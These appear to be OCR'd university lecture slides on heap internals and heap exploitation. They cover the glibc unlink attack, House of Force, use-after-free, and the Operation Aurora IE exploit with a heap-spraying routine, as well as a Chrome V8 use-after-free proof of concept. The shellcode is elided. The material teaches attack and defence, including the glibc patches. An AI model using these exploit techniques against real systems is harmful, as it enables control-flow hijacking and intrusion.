Lec 16: Heap

IS561: Binary Code Analysis and Secure Software Systems

Sang Kil Cha

Heap Management

Heap

Heap is a memory area where objects are dynamically allocated and freed.

- Why not use stack all the time?
- Who manages allocation and deallocation?

Heap Manager

- Manages memory objects at runtime.
- Provides functions, such as `malloc` and `free`.

Naïve Heap Manager

Just sequentially allocate chunks.

Naïve Heap Manager

Just sequentially allocate chunks.

10 bytes | 20 bytes | 4 bytes ···


Questions in design:

- How do we keep track of the object locations? How do we deallocate objects?
- How do we reuse memory space?
- Can we exploit spatial locality to make memory operations more efficient?

Many Practical Heap Allocators

- DLMalloc: the classic
- PTMalloc: used in GNU LIBC
- TCMalloc
- jeMalloc
- nedMalloc
- PartitionAlloc
- ...


Allocated Chunk



- Previous chunk size is valid only when the previous chunk is freed.
- Given a pointer to a heap object, we can compute the address of the previous chunk.

Freed Chunks

Organized in a circular doubly-linked list.




Previous chunk size
Chunk size
Ptr. to next free chunk
Ptr. to prev free chunk

Previous chunk size
Chunk size
Ptr. to next free chunk
Ptr. to prev free chunk


Previous chunk size
Chunk size
Ptr. to next free chunk
Ptr. to prev free chunk

Binning Free Chunks




Size 16	Size 24	Size 32	···	Size 512	Size 576	···	Size 2^{31}

Heap Allocation and Deallocation




Heap Allocation and Deallocation



The chunk should be ***unlinked*** from the list.

Heap Allocation and Deallocation



Previous chunk size

Chunk size

Ptr. to next free chunk

Ptr. to prev free chunk

Newly allocated chunk

Previous chunk size

Chunk size

Ptr. to next free chunk

Ptr. to prev free chunk

When we free the allocated chunk, and the chunk has adjacent free chunks, we should merge them (a.k.a. ***coalescing***) by unlinking them from the list first.

Unlinking

```
#define unlink(P, BK, FD) { \
  FD = P->fd;             \
  BK = P->bk;             \
  FD->bk = BK;            \
  BK->fd = FD;            \
}
```

Can we perform arbitrary memory writes by corrupting heap headers (i.e., chunk pointers)?

Classic Heap Metadata Exploit


```
#define unlink(P, BK, FD) { \
  FD = P->fd;             \
  BK = P->bk;             \
  FD->bk = BK;            \
  BK->fd = FD;            \
}
```

Addr to hijack - 12


Addr of shellcode

Hijack the control flow!

Classic Heap Overflow Example



Classic Heap Overflow Example




Size = 0

Allocated

~~Allocated~~ Freed (Fake)

Classic Heap Overflow Example



Previous chunk size

Chunk size (= 42)

Buffer overflow

Allocated

Free this chunk now

Previous chunk size

~~Chunk size (= 42)~~ Size = 0

Fake ptr to next

Fake ptr to prev

~~Allocated~~ Freed (Fake)

Why Double Free is Bad?

Freeing the same chunk A twice can be exploitable, if we can manage to have a doubly-linked list that has A pointing to itself.

GNU LIBC Unlink Patch (2004)

```
#define unlink(P, BK, FD) { \
  FD = P->fd;             \
  BK = P->bk;             \
  if (FD->bk != P || BK->fd != P) error(); \
  else {                  \
    FD->bk = BK;          \
    BK->fd = FD;          \
  }                       \
}
```

Although not as easy as before, this can still be bypassed!

Malloc Des-Maleficarum

Malloc of Witch!

- Published in 2009 in Phrack.[1]
- Listed a series of heap metadata exploitation techniques.

---


[1] `http://phrack.org/issues/66/10.html`

Example: House of Force

```
int main(int argc, char *argv[])
{
    char *buf1, *buf2, *buf3;
    if (argc != 4) return;
    buf1 = malloc(256);
    strcpy(buf1, argv[1]); // manipulate the size of the top chunk
    buf2 = malloc(strtoul(argv[2], NULL, 16)); // control the next alloc site
    buf3 = malloc(256); // this will return arbitrary memory address
    strcpy(buf3, argv[3]); // we can overwrite arbitrary data to an arbitrary address
    free(buf3);
    free(buf2);
    free(buf1);
    return 0;
}
```

Top Chunk = The Wilderness

Top chunk is a special chunk that is located at the end of the heap area, and it is always freed.



Inside `free()`

Freeing an object that is adjacent to the top chunk will cause the object to be merged with the top chunk.

```
/*
  If the chunk borders the current high end of memory,
  consolidate into top
*/

else {
  size += nextsize;
  set_head(p, size | PREV_INUSE);
  av->top = p;
  check_chunk(av, p);
}
```

Exploiting Top Chunk

```
/* in _int_malloc() */
...
victim = av->top;
size = chunksize(victim);
// If the top chunk is big enough for new allocation
if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
  remainder_size = size - nb;
  remainder = chunk_at_offset(victim, nb); // victim + nb
  av->top = remainder; // the remainder becomes the top chunk
  set_head(victim, nb|PREV_INUSE| (av != &main_arena ? NON_MAIN_ARENA : 0));
  set_head(remainder, remainder_size | PREV_INUSE);
  check_malloced_chunk(av, victim, nb);
  return chunk2mem(victim);
}
```

Smallest size we can alloc

Example Revisited (House of Force)

```
int main(int argc, char *argv[])
{
    char *buf1, *buf2, *buf3;
    if (argc != 4) return;
    buf1 = malloc(256);
    strcpy(buf1, argv[1]); // manipulate the size of the top chunk
    buf2 = malloc(strtoul(argv[2], NULL, 16)); // change the av->top
    buf3 = malloc(256); // this will return arbitrary memory address
    strcpy(buf3, argv[3]); // we can overwrite arbitrary data to an arbitrary address
    free(buf3);
    free(buf2);
    free(buf1);
    return 0;
}
```

LIBC Patch in 2018

```
--- a/malloc/malloc.c
+++ b/malloc/malloc.c
@@ -4076,6 +4076,9 @@ _int_malloc (mstate av, size_t bytes)
    victim = av->top;
    size = chunksize(victim);

+   if (__glibc_unlikely(size > av->system_mem))
+     malloc_printerr("malloc(): corrupted top size");
    ...
```

Further Reading

how2heap: `https://github.com/shellphish/how2heap`

Use After Free

Memory Reuse

- Memory space is finite.
- One of the key reasons to use a heap allocator.

`free()`

- Takes in an object pointer as input.
- Deallocate the given memory object.
- The pointer should ***not*** be used after `free()`. If the pointer is used, then the behavior is undefined (a.k.a. ***use-after-free***).

Use-After-Free Example

```
class Foo {
public:
  int x;
};
class Bar {
public:
  const char* y;
};
```

```
➡ Foo * f = new Foo();
  Foo * ptr = f;
  ptr->x = 42;
  delete f;
  f = NULL;
  Bar * b = new Bar();
  b->y = "hello world";
  cout << ptr->x << endl;
```

Foo

f

Use-After-Free Example


```
class Foo {
public:
  int x;
};
class Bar {
public:
  const char* y;
};
```

```
Foo * f = new Foo();
Foo * ptr = f;
ptr->x = 42;
delete f;
f = NULL;
Bar * b = new Bar();
b->y = "hello world";
cout << ptr->x << endl;
```

Use-After-Free Example

```
class Foo {
public:
  int x;
};
class Bar {
public:
  const char* y;
};
```


```
Foo * f = new Foo();
Foo * ptr = f;
ptr->x = 42;
delete f;
f = NULL;
Bar * b = new Bar();
b->y = "hello world";
cout << ptr->x << endl;
```



Use-After-Free Example

```
class Foo {
public:
  int x;
};
class Bar {
public:
  const char* y;
};
```

```
Foo * f = new Foo();
Foo * ptr = f;
ptr->x = 42;
delete f;
f = NULL;
Bar * b = new Bar();
b->y = "hello world";
cout << ptr->x << endl;
```



Foo.x = 42


f

ptr

Use-After-Free Example

```
class Foo {
public:
  int x;
};
class Bar {
public:
  const char* y;
};
```

```
  Foo * f = new Foo();
  Foo * ptr = f;
  ptr->x = 42;
  delete f;
  f = NULL;
➔ Bar * b = new Bar();
  b->y = "hello world";
  cout << ptr->x << endl;
```



Use-After-Free Example


```
class Foo {
public:
  int x;
};
class Bar {
public:
  const char* y;
};
```

```
Foo * f = new Foo();
Foo * ptr = f;
ptr->x = 42;
delete f;
f = NULL;
Bar * b = new Bar();
b->y = "hello world";
cout << ptr->x << endl;
```

Use-After-Free Example

```
class Foo {
public:
  int x;
};
class Bar {
public:
  const char* y;
};
```


```
Foo * f = new Foo();
Foo * ptr = f;
ptr->x = 42;
delete f;
f = NULL;
Bar * b = new Bar();
b->y = "hello world";
cout << ptr->x << endl;
```



Use-After-Free Example

```
class Foo {
public:
  int x;
};
class Bar {
public:
  const char* y;
};
```

```
Foo * f = new Foo();
Foo * ptr = f;
ptr->x = 42;
delete f;
f = NULL;
Bar * b = new Bar();
b->y = "hello world";
cout << ptr->x << endl;
```



Bar.y = "..."

b

ptr

Foo.x = ???

OpenSSL Example

```
...
dtls1_hm_fragment_free(frag); // freed
pitem_free(item);
if (al==0) {
    *ok = 1;
    return frag->msg_header.frag_len; // and used
}
```

Use-After-Free (UAF) Implication

- Memory corruption is possible.
- ***Type confusion*** is possible: dangling pointer's type and the corresponding reallocated data's type can be different.

What if memory corruption is happening without type confusion?

Operation Aurora (2009)


- A series of targeted attacks.
- Affected major companies such as Google and Adobe.
- One of the main vulnerabilities exploited was a UAF bug in IE.

Exploitation

```
<script>
var Elm = null; var Arr = new Array();
for ( i = 0; i < 200; i++ ) {
  Arr[i] = document.createElement("COMMENT");
  Arr[i].data = "AAA";
}
function fn_remove(evt)
{
  Elm = document.createEventObject(evt); // store the event object
  document.getElementById("AAA").innerHTML = ""; // delete the img
  window.setInterval(fn_overwrite, 50);
}
function fn_overwrite()
{
  buf = "..."; // larger than 3 bytes!
  for ( i = 0; i < Arr.length; i++ )
    Arr[i].data = buf; // reallocation + memory corruption happens here
  var a = Elm.srcElement; // dereference the img pointer here!
}
</script>
<span id="AAA"><img src="/foo.gif" onload="fn_remove(event)"/></span>
```


Stores the event source element

Heap



Exploitation

```
<script>
var Elm = null; var Arr = new Array();
for ( i = 0; i < 200; i++ ) {
  Arr[i] = document.createElement("COMMENT");
  Arr[i].data = "AAA";
}
function fn_remove(evt)
{
  Elm = document.createEventObject(evt); // store the event object
  document.getElementById("AAA").innerHTML = ""; // delete the img
  window.setInterval(fn_overwrite, 50);
}
function fn_overwrite()
{
  buf = "..."; // larger than 3 bytes!
  for ( i = 0; i < Arr.length; i++ )
    Arr[i].data = buf; // reallocation + memory corruption happens here
  var a = Elm.srcElement; // dereference the img pointer here!
}
</script>
<span id="AAA"><img src="/foo.gif" onload="fn_remove(event)"/></span>
```



Heap

COMMENT

...

COMMENT

Exploitation

```
<script>
var Elm = null; var Arr = new Array();
for ( i = 0; i < 200; i++ ) {
  Arr[i] = document.createElement("COMMENT");
```


In IE, this JS code corresponds to the following C++:

`a = evt->GenericGetElement(img)->GetDocPtr();`

And the `img`'s vtable is overwritten by `COMMENT`

```
  for ( i = 0; i < Arr.length; i++
    Arr[i].data = buf; // reallocat on + memory corruption happens here
  var a = Elm.srcElement; // dereference the img pointer here!
}
</script>
<span id="AAA"><img src="/foo.gif" onload="fn_remove(event)"/></span>
```

Heap



Notes on Aurora Exploit

- We can exploit a UAF vulnerability to hijack the control flow.
- We can put shellcode into the buffer (i.e., in `COMMENT`), but how do we get the address of the shellcode?
  - Each IE user may have totally different heap states.
  - Thus, one cannot reliably know the address of a heap object.

Making it Reliable

- Memory disclosure is always good, but what if there's no such vulnerabilities?
- A new hope: We can allocate ***as many JS objects as we want***.

Heap Spraying

- Modify JS code to allocate arbitrary amount of memory space with arbitrary data.
- Fill most of the memory areas with NOP sleds, and put our shellcode at the end, and hope that the control falls in one of the NOP instructions.
- In the aurora exploit, `0x90` (NOP) is not used because `0x90909090` was not a typical heap address of Windows in the 2000s.
- Intead, they used `0x0c` or `0x0d`.
  - `0x0c0c0c0c` is `or al, 0xc; or al, 0xc`.

Final Exploit

```
<script>
var Elm = null; var Arr = new Array();
for ( i = 0; i < 200; i++ ) {
  Arr[i] = document.createElement("COMMENT");
  Arr[i].data = "AAA";
}
function fn_remove(evt)
{
  heapSpray();
  Elm = document.createEventObject(evt); // store the event object
  document.getElementById("AAA").innerHTML = ""; // delete the img
  window.setInterval(fn_overwrite, 50);
}
function fn_overwrite()
{
  buf = "\u0c0d\u0c0d ..."; // jump to 0x0c0d0c0d
  for ( i = 0; i < Arr.length; i++ )
    Arr[i].data = buf; // reallocation + memory corruption happens here
  var a = Elm.srcElement; // dereference the img pointer here!
}
</script>
<span id="AAA"><img src="/foo.gif" onload="fn_remove(event)"/></span>
```

```
function heapSpray()
{
  Arr2 = new Array();
  var shellcode = "...";
  var sprayValue = "\u0c0d";
  do { sprayValue += sprayValue }
  while(sprayValue < 870400);
  for (j=0; j<100; j++)
    Arr2[j] = sprayValue + shellcode;
}
```

More Recent Example: Chrome V8

```
var b = new Array();
b[0] = 0.1;
b[2] = 2.1;
b[3] = 3.1;

Object.defineProperty(b.__proto__, 1, {
    get: function() {
        b.length = 1;
        gc();
        return 1;
    },
    set: function(v) { value = v; }
});
var c = b.concat(); // UAF here
console.log(c); // Memory Leak
```

Length of `c` becomes 4, but the element [2] and [3] have been freed due to the getter.

Summary

- UAF can cause type confusion (as well as memory corruption).
- Heap spraying is a useful tool for making exploits reliable.

Further Readings

- Nozzle: A Defense against Heap-Spraying Code Injection Attacks, ***USENIX Security 2009***
- Automatic Heap Layout Manipulation for Exploitation, ***USENIX Security 2018***
- DirtyCred: Escalating Privilege in Linux Kernel, ***CCS 2022***

Question?